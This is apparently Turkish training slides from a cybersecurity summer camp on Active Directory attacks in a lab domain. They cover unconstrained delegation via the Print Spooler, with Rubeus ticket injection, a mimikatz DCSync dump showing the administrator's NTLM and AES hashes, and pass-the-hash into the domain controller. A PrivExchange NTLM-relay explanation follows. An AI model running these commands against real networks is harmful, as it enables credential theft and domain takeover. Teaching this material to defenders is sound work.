HyFYHvMIHsoIHmMIHjocswKaADAgEsoSIEIKsWmqP8iQwy2aj5XQrokFxdh7CrePxpo53qls8Y5sqwoRcbFVNURDEwMS5GT1JFU1RBTEwuTEFCU6IUMBKgAwIBAaELMAkb
B0ZTREMwMSSjBwMFAGChAAC1ERgPMjAyMjA2MjIwNzAxMzaphEYDzIwMjIwNjIyMTcwMTM4WqcRGA8yMDIyMDYyMjE3MDEzOFqoFxsVU1REMTAxLkZPUkVTVEFMTCSMQUJTqS
owKKADAgECoSEwHxsGa3JidGd0GxVTVEQxMDEuRk95RVNUQuxMLkxBQ1M=
```



TTP 0x20 – Unconstrained Delegation w/ Spoolsvc

Domainler/Forestlar Arası Geçiş

```
# Elde edilen ticket rubeus ile inject ediliyor  
.\\Rubeus.exe ptt /ticket:<ticket>
```

```
# Ticketlar görüntüleniyor  
klist
```

```
PS C:\users\public> .\\Rubeus.exe ptt /ticket:doIGBzCCBgOgAwIBBaEDAgEWooIE8TCCB01hggTpMIIESaADAgEFoRcbFVNURDEwM55GT1JFU1RBTE  
BjN8nxbdF4SRMKLQM080tnHKzffkPKIP/wmqaxDEPyKNjXIatUwqnyUGrfCk+tSk1J6fAuwVO/Zi1NLq7l9kg1kqdAZX5ae60UG3v3Nv24PAut6uzVw71Vp1NnnP  
OnY6eN0t9wI7cfMt5zhZsu6VmH4615s86X1WjRI2zwNnjQPbfrQ52Z1dBv5rk0cSFhV3ZPku8R7aNW/tfoybY5WxZw+FtH5042qSEwcc6dZYBUHkuBcX25iqzFil  
Wg4qPaY+NezfW+EBgkfV9VQ9GLmW1rKmwh2yfoBuok8DYMq0D3//ywXgJ6xcm1B5EwnTF11Ak0d5sEs0F4yFgAg10C5liztt2KxqUUn5ZPjTIq016rB9NPHUHPX  
8fLi0bvzIULJSUeI1jYSeIAZKKJ5AYvQGpRmJcgr/SzpRYgdNw6oR4AxzGX1/Dm+BV5diCrRScA2vt1TM2ZowaDTA5V5je2PT+5E4MJLhnhg1gx82Nr/LHBsA  
R5CGkhmAxPL4TroCHQLRKGHH1RwXXm6GoYitTxhF5UKCPQbh7TLFEDkSNoh01y8xWj1kBVNcmw6ncctqTnz9M1TxyqAT/M7ctY6QL8IID29PLzPjo0gi5460SS  
KrjWp9tWu1o1AsLSrEec3bQRqoPtioyChPhi9BFVg5Bg1xdpNrkTRVGQSvNy911wcpT1UcRU6QshALhx3L+RMZBeYnw+Qc5/bPzPK9/Hyv15SShR8n85acw0eF  
U6IUMBKgAwIBAAeELMAkbBoZTREMuMSSjBwMFAGChAAC1ERgPMjAyMjA2MjIwNzAxMzaphEYDzIwMjIwNjIyMTcwMTM4WqcRGA8yMDYyMjE3MDe0FqoFxs  
  
v2.0.3  
  
[*] Action: Import Ticket  
[+] Ticket successfully imported!  
PS C:\users\public> klist  
  
Current LogonId is 0x0269467  
  
Cached Tickets: (1)  
  
#0> Client: FSDC01$ @ STD101.FORESTALL.LABS  
Server: krbtgt/STD101.FORESTALL.LABS @ STD101.FORESTALL.LABS  
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96  
Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize  
Start Time: 6/22/2022 7:01:38 (local)  
End Time: 6/22/2022 17:01:38 (local)  
Renew Time: 6/22/2022 17:01:38 (local)  
Session Key Type: AES-256-CTS-HMAC-SHA1-96  
Cache Flags: 0x1 -> PRIMARY  
Kdc Called:  
PS C:\users\public> _
```



TTP 0x20 – Unconstrained Delegation w/ Spoolsvc

Domainler/Forestlar Arası Geçiş

```
# DcSync ile parent domain administrator hash değeri alınıyor  
.\\mimikatz.exe "privilege::debug" "lsadump::dcsync /domain:std101.forestall.labs  
/user:administrator@std101.forestall.labs" "exit"
```

```
PS C:\users\public> .\\mimikatz.exe "privilege::debug" "lsadump::dcsync /domain:std101.forestall.labs /user:administrator@std101.forestall.labs" "exit"  
.....  
mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53  
## A ## "A La Vie, A L'Amour" - (oe.eo)  
## / \ ## /*** Benjamin DELPY gentilkiwi ( benjamin@gentilkiwi.com )  
## \ / ## > https://blog.gentilkiwi.com/mimikatz  
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )  
## ##### > https://pingcastle.com / https://mysmartlogon.com ***/  
  
mimikatz(commandline) # privilege::debug  
Privilege '20' OK  
  
mimikatz(commandline) # lsadump::dcsync /domain:std101.forestall.labs /user:administrator@std101.forestall.labs  
[DC] 'std101.forestall.labs' will be the domain  
[DC] 'FSDC01.std101.forestall.labs' will be the DC server  
[DC] 'administrator@std101.forestall.labs' will be the user account  
[rpc] Service : ldap  
[rpc] AuthnSvc : GSS_NEGOTIATE (9)  
  
Object RDN : Administrator  
  
** SAM ACCOUNT **  
  
SAM Username : Administrator  
Account Type : 30000000 ( USER_OBJECT )  
User Account Control : 00000200 ( NORMAL_ACCOUNT )  
Account expiration : 1/1/1601 12:00:00 AM  
Password last change : 6/22/2022 7:12:08 AM  
Object Security ID : S-1-5-21-246663577-1172385535-561243890-500  
Object Relative ID : 500  
  
Credentials:  
Hash NTLM: 54aca716048f0ea9f1f222785de98afe  
  
Supplemental Credentials:  
* Primary:NTLM-Strong-NTOWF *  
  Random Value : f8bfd27d0ffdc79987f8154ba3b1783e  
  
* Primary:Kerberos-Newer-Keys *  
  Default Salt : STD101.FORESTALL.LABSAdministrator  
  Default Iterations : 4096  
  Credentials  
    aes256_hmac (4096) : f36fdac1c1bc54df345d2d9d5c37f7bcb85810d5968c7139cd1e71e2192ac280  
    aes128_hmac (4096) : c6f388a0dfa4dcfbf522c52972188cad  
    des_cbc_md5 (4096) : 86bfa24c4934fb85
```



TTP 0x20 – Unconstrained Delegation w/ Spoolsvc

Domainler/Forestlar Arası Geçiş

```
# Over PTH ile yetkili process oluşturuluyor.\mimikatz.exe "privilege::debug" "sekurlsa::pth  
/user:administrator /domain:std101.forestall.labs /ntlm:54aca716048f0ea9f1f222785de98afe" "exit"
```

The screenshot shows a terminal session with two panes. The left pane displays the Mimikatz command-line interface (CLI) output, detailing the exploit chain and privilege escalation steps. The right pane shows the Windows PowerShell environment where the user runs a bypass command and performs an ipconfig scan.

Mimikatz CLI Output:

```
PS C:\users\public> .\mimikatz.exe "privilege::debug" "sekurlsa::pth /user:administrator /domain:std101.forestall.labs /ntlm:54aca716048f0ea9f1f222785de98afe" "exit"
.
.
.
mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##, "A La Vie, A L'Amour" - (oe.oe)
## / \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
## < > https://blog.gentilkiwi.com/mimikatz
## v ## > Vincent LE TOUX (vincent.letoux@gmail.com)
'####' > https://pingcastle.com / https://mysmartlogon.com ***/
```

mimikatz(commandline) # privilege::debug
Privilege '20' OK

```
mimikatz(commandline) # sekurlsa::pth /user:administrator /domain:std101.forestall.labs /ntlm:54aca716048f0ea9f1f222785de98afe
user : administrator
domain : std101.forestall.labs
program : cmd.exe
impers. : no
NTLM : 54aca716048f0ea9f1f222785de98afe
| PID 4280
| TID 5928
| LSA Process is now R/W
| LUID 0 ; 4209949 (00000000:00403d1d)
| msv1_0 - data copy @ 0000014A9008F200 : OK !
| kerberos - data copy @ 0000014A90AD2A18
|   aes256_hmac    -> null
|   aes128_hmac   -> null
|   rc4_hmac_nt    OK
|   rc4_hmac_old   OK
|   rc4_md4        OK
|   rc4_hmac_nt_exp OK
|   rc4_hmac_old_exp OK
| *Password replace @ 0000014A90A528C8 (32) -> null
mimikatz(commandline) # exit
Bye!
```

Windows PowerShell Output:

```
C:\Windows\system32>powershell.exe -exec bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Enter-PSSession -ComputerName fsdc01.std101.forestall.labs
[fsdc01.std101.forestall.labs]: PS C:\Users\administrator\Documents> whoami
forestall\administrator
[fsdc01.std101.forestall.labs]: PS C:\Users\administrator\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix . : eu-west-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::104d:2a72:77f6:d45a%4
    IPv4 Address . . . . . : 172.31.101.8
    Subnet Mask . . . . . : 255.255.255.240
    Default Gateway . . . . . : 172.31.101.1

Tunnel adapter Local Area Connection* 3:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

Tunnel adapter isatap.eu-west-1.compute.internal:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . : eu-west-1.compute.internal
[fsdc01.std101.forestall.labs]: PS C:\Users\administrator\Documents>
```



Uygulama #30

TTP 0x20 – Unconstrained Delegation w/ Spoolsvc

- RDWS01 sunucusu üzerindeki Unconstrained Delegation zafiyetini kullanarak FSDC01 sunucusuna erişim sağlayınız.



SİBER GÜVENLİK YAZ KAMPI

TTP 0x21 – PrivExchange

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

Target Exchange Server / NTLM Protocol	MITRE ATT&CK - Multiple Tactics: - Technique: - Sub-Technique: -
Tool Privexchange.py / Ntlmrelayx.py	
Kill Chain Exploitation / Privesc	MITIGATION - Apply necessary patches for Exchange server
Privilege Domain user with mailbox	



TTP 0x21 – PrivExchange

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Exchange sunucusunun bilgisayar hesabı varsayılan olarak domain objesi üzerinde yetkili ACE değerlerine sahiptir. (**WriteDACL**)
- Bu yetki ile Exchange sunucusu domain objesi üzerindeki yetkileri değiştirebilmekte ve istediği objeye yetki verebilmektedir.
- Domain objesi üzerinde **GetChanges** ve **GetChangesAll** isimli iki özel ACE bulunmaktadır. Bu ACE'lere sahip olan objeler DC sunucularından replikasyon yapabilirler. Bu sayede de DC veritabanında bulunan tüm değerleri (parola özetleri dahil) elde edebilirler.
- Active Directory ortamında mail kutusu bulunan bir kişi Exchange sunucusu üzerinde **PushSubscription** isimli bir mekanizma oluşturabilmektedir.
- Bu mekanizma sayesinde Exchange sunusundan istenilen sunucuya bildirim paketi gönderilebilmektedir.
- Yuları bahsedilen bu mekanizmalar kullanılarak yetki yükseltme saldırısı gerçekleştirilebilmekte ve tüm domain ortamı ele geçirilebilmektedir.



TTP 0x21 – PrivExchange


Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Mail kutusuna sahip bir domain kullanıcısını ele geçiren bir saldırgan öncelikle PushSubscription ile Exchange sunucusundan kendi kontrol ettiği bir sunucuya istek yaptırır.
- Saldırgana gelen bu istek HTTP protokolünü ve NTLM kimlik doğrulama yöntemini kullanmaktadır. Saldırgan Exchange bilgisayar hesabına ait NTLM kimlik doğrulama paketini NTLM Relay saldırısı ile LDAP protokolünü kullanarak DC sunucusuna yönlendirir.
- DC sunucusuna başarıyla erişim sağlandıktan sonra, Exchange sunucusunun domain üzerinde WriteDACL yetkisi de bulunduğu için istenilen objeye domain objesi üzerinde GetChanges ve GetChangesAll yetkisi verilir.
- Son adımda ise bu obje ile DC veritabanındaki parolalar replike edilerek tüm hesapların parola özeti elde edilir.



TTP 0x21 – PrivExchange

Active Directory Yetki Yükseltme Yöntemleri



TTP 0x21 – PrivExchange

Active Directory Yetki Yükseltme Yöntemleri

